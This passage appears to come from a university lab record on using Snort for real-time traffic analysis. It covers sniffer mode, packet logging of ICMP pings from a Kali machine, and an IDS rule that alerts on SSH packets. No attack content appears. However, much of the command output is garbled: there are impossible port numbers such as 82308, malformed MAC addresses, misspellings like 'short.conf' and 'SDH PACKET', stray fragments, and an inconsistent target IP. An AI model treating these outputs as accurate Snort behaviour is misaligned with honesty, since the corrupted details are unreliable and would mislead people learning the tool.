Commencing packet processing (pid=1111)
```

Step 4: Open kali linux and ping the ubuntu server

```
kali@kali:~$ ping 192.168.43.100
PING 192.168.43.100 (192.168.43.100) 56(84) bytes of data:
64 bytes from 192.168.43.100: icmp_seq=1 ttl=64 time=0.543 ms
64 bytes from 192.168.43.100: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 192.168.43.100: icmp_seq=3 ttl=64 time=0.729 ms
64 bytes from 192.168.43.100: icmp_seq=4 ttl=64 time=0.724 ms
64 bytes from 192.168.43.100: icmp_seq=5 ttl=64 time=1.42 ms
64 bytes from 192.168.43.100: icmp_seq=6 ttl=64 time=0.677 ms
64 bytes from 192.168.43.100: icmp_seq=7 ttl=64 time=0.212 ms
64 bytes from 192.168.43.100: icmp_seq=8 ttl=64 time=0.792 ms
```

Step 5: In ubuntu server we can see the ICMP ECHO messages.

```
-----
WARNING: No preprocessors configured for policy 0.
10/29-07:11:00.565464 08:00:27:1a:cb:1a -> 08:00:27:5b:0c:18a type:0x00 len:0x62
192.168.43.100 -> 192.168.43.72 ICMP TTL:64 ID:1000 Seq:27556 Iplen:28 OpLen:184
Type:0 Code:0 ID:33462 Seq:29 ECHO REPLY
00 05 3e 85 00 00 00 00 2f fe 08 00 00 00 00 00 ...3e.....f.....
10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f .....
20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 1"855a"(!+,-./
30 31 32 33 34 35 36 37 01234567

-----
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
10/29-07:11:09.580756 08:00:27:5b:0c:18a -> 08:00:27:1a:cb:1a type:0x00 len:0x62
192.168.43.72 -> 192.168.43.100 ICMP TTL:64 ID:1000 Seq:27556 Iplen:28 OpLen:184 OF
Type:0 Code:0 ID:33462 Seq:30 ECHO
00 05 3e 85 00 00 00 00 f7 3c 09 00 00 00 00 00 ...3e.....f.....
10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f .....
20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 1"855a"(!+,-./
30 31 32 33 34 35 36 37 01234567

-----
WARNING: No preprocessors configured for policy 0.
10/29-07:11:09.580756 08:00:27:1a:cb:1a -> 08:00:27:5b:0c:18a type:0x00 len:0x62
192.168.43.100 -> 192.168.43.72 ICMP TTL:64 ID:1000 Seq:27727 Iplen:28 OpLen:184
Type:0 Code:0 ID:33462 Seq:30 ECHO REPLY
00 05 3e 85 00 00 00 00 f7 3c 09 00 00 00 00 00 ...3e.....f.....
10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f .....
20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 1"855a"(!+,-./
30 31 32 33 34 35 36 37 01234567

-----
```



PACKET LOGGER MODE

Step 6: Create a directory for logging

```
user@ubuntu:~$ mkdir snortlogs
user@ubuntu:~$
```

Step 7: Now run Snort in packet logging mode and store the logs in the created directory

```
user@ubuntu:~$ sudo snort -dev -K ASCII -l snortlogs/
Running in packet logging mode

--== Initializing Snort ==--
Initializing Output Plugins!
Log directory = snortlogs/
pcap DAG configured to passive.
Acquiring network traffic from "enps03".
Decoding Ethernet

--== Initialization Complete ==--

--== Snort! ==--
Version 2.9.15.1 GRE (Build 15i25)
By Martin Roesch & The Snort Team: http://www.snort.org/contact@team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1999-2015 Sourcefire, Inc., et al.
Using libpcap version 1.10.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Commencing packet processing (pid=1813)
--
```

Step 8: From kali linux ping the ubuntu server

```
(kali@kali) ~$ ping 192.168.43.180
PING 192.168.43.180 (192.168.43.180) 56(84) bytes of data:
64 bytes from 192.168.43.180: icmp_seq=1 ttl=64 time=0.707 ms
64 bytes from 192.168.43.180: icmp_seq=2 ttl=64 time=0.867 ms
64 bytes from 192.168.43.180: icmp_seq=3 ttl=64 time=0.762 ms
^Xas64 bytes from 192.168.43.180: icmp_seq=4 ttl=64 time=0.534 ms
64 bytes from 192.168.43.180: icmp_seq=5 ttl=64 time=0.276 ms
64 bytes from 192.168.43.180: icmp_seq=6 ttl=64 time=0.342 ms
```

Step 9: Press CTRL+C in ubuntu server to stop snort packet logger mode and move to log directory

```
user@ubuntu:~$ cd snortlogs/
```

Step 10: Use sudo command to log in as root and Move to the directory named as IP of kali linux

```
user@ubuntu:~/snortlogs$ sudo su
root@ubuntu:/home/user/snortlogs#
```



DEPARTMENT OF INFORMATION TECHNOLOGY

```
root@ubuntu:/home/user/snortlogs# ls
root@ubuntu:/home/user/snortlogs# cd 192.168.43.72
root@ubuntu:/home/user/snortlogs/192.168.43.72#
```

Step 11: Use cat command to view the logs of ICMP protocol

```
root@ubuntu:/home/user/snortlogs/192.168.43.72# ls
ICMP_ECHO
root@ubuntu:/home/user/snortlogs/192.168.43.72# cat ICMP_ECHO _

10/29-07:32:31.572361 08:00:27:53:0C:BA -> 08:00:27:1A:CB:A0 type:0x00 len:0x62
192.168.43.72 -> 192.168.43.100 ICMP TTL:64 TOS:0x0 ID:32396 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:41977 Seq:108 ECHO
00 0A 3E 65 00 00 00 00 F0 06 03 00 00 00 00 00 ...>E.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F  !"#$%&'()*+,-./
00 31 32 33 34 35 36 37 01234567

10/29-07:32:32.576657 08:00:27:53:0C:BA -> 08:00:27:1A:CB:A0 type:0x00 len:0x62
192.168.43.72 -> 192.168.43.100 ICMP TTL:64 TOS:0x0 ID:32510 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:41977 Seq:109 ECHO
01 0A 3E 65 00 00 00 00 61 06 03 00 00 00 00 00 ...>E....8.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F  !"#$%&'()*+,-./
00 31 32 33 34 35 36 37 01234567

10/29-07:32:33.584918 08:00:27:53:0C:BA -> 08:00:27:1A:CB:A0 type:0x00 len:0x62
192.168.43.72 -> 192.168.43.100 ICMP TTL:64 TOS:0x0 ID:32579 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:41977 Seq:110 ECHO
02 0A 3E 65 00 00 00 00 3B 06 03 00 00 00 00 00 ...>E....!.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F  !"#$%&'()*+,-./
00 31 32 33 34 35 36 37 01234567
```

IDS MODE

Step 12: Move to /etc/snort/

```
root@ubuntu:/# cd /etc/snort/
```

Create new rules file

```
root@ubuntu:/etc/snort/rules# nano new.rules_
```

Write the rule inside the rules file and save and exit (this rule will give alert when there is a SSH packet is detected)



```
root@ubuntu:/etc/snort/rules# cd .. && nano snort.conf
```

```

[RM] nano 6.2                                short.conf =
Include /etc/short/rules/new.rules_

```

```
root@ubuntu:/etc/snort# sudo snort -A console -c /etc/snort/snort.conf -i any
```

```

1 Memory of pointers increased to 60 bytes: 1000 1
2 No bad pointers to memory
3 Loading network traffic from "output".
4 Load thread starting...
5 Load thread started, thread 0x777777567640 (2094)
6 Loading Ethernet
7
8 == Initialization Complete ==
9
10 #
11 #
12 #
13 #
14 #
15 #
16 #
17 #
18 #
19 #
20 #
21 #
22 #
23 #
24 #
25 #
26 #
27 #
28 #
29 #
30 #
31 #
32 #
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(calc1000000) = [w]
2 x 10^6 user@192.168.43.100
user@192.168.43.100's prompt
```

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[converting packet processing (pid=2100)]
10/29-08:07:42.621809 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:82308
> 192.168.43.180:82
10/29-08:07:42.622076 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:82308
> 192.168.43.180:82
10/29-08:07:42.190120 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:42.199182 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.193188 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.200565 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.248910 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.254656 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.264561 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.269617 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.370654 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.373447 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82
10/29-08:07:43.387613 [[+]] [1:100000002:0] SDH PACKET [[+]] Priority: 0 | TCPI: 192.168.43.72:41846
> 192.168.43.180:82

```



Result:

Thus to Perform real-time network traffic analysis and data packet logging using snort was executed Successfully.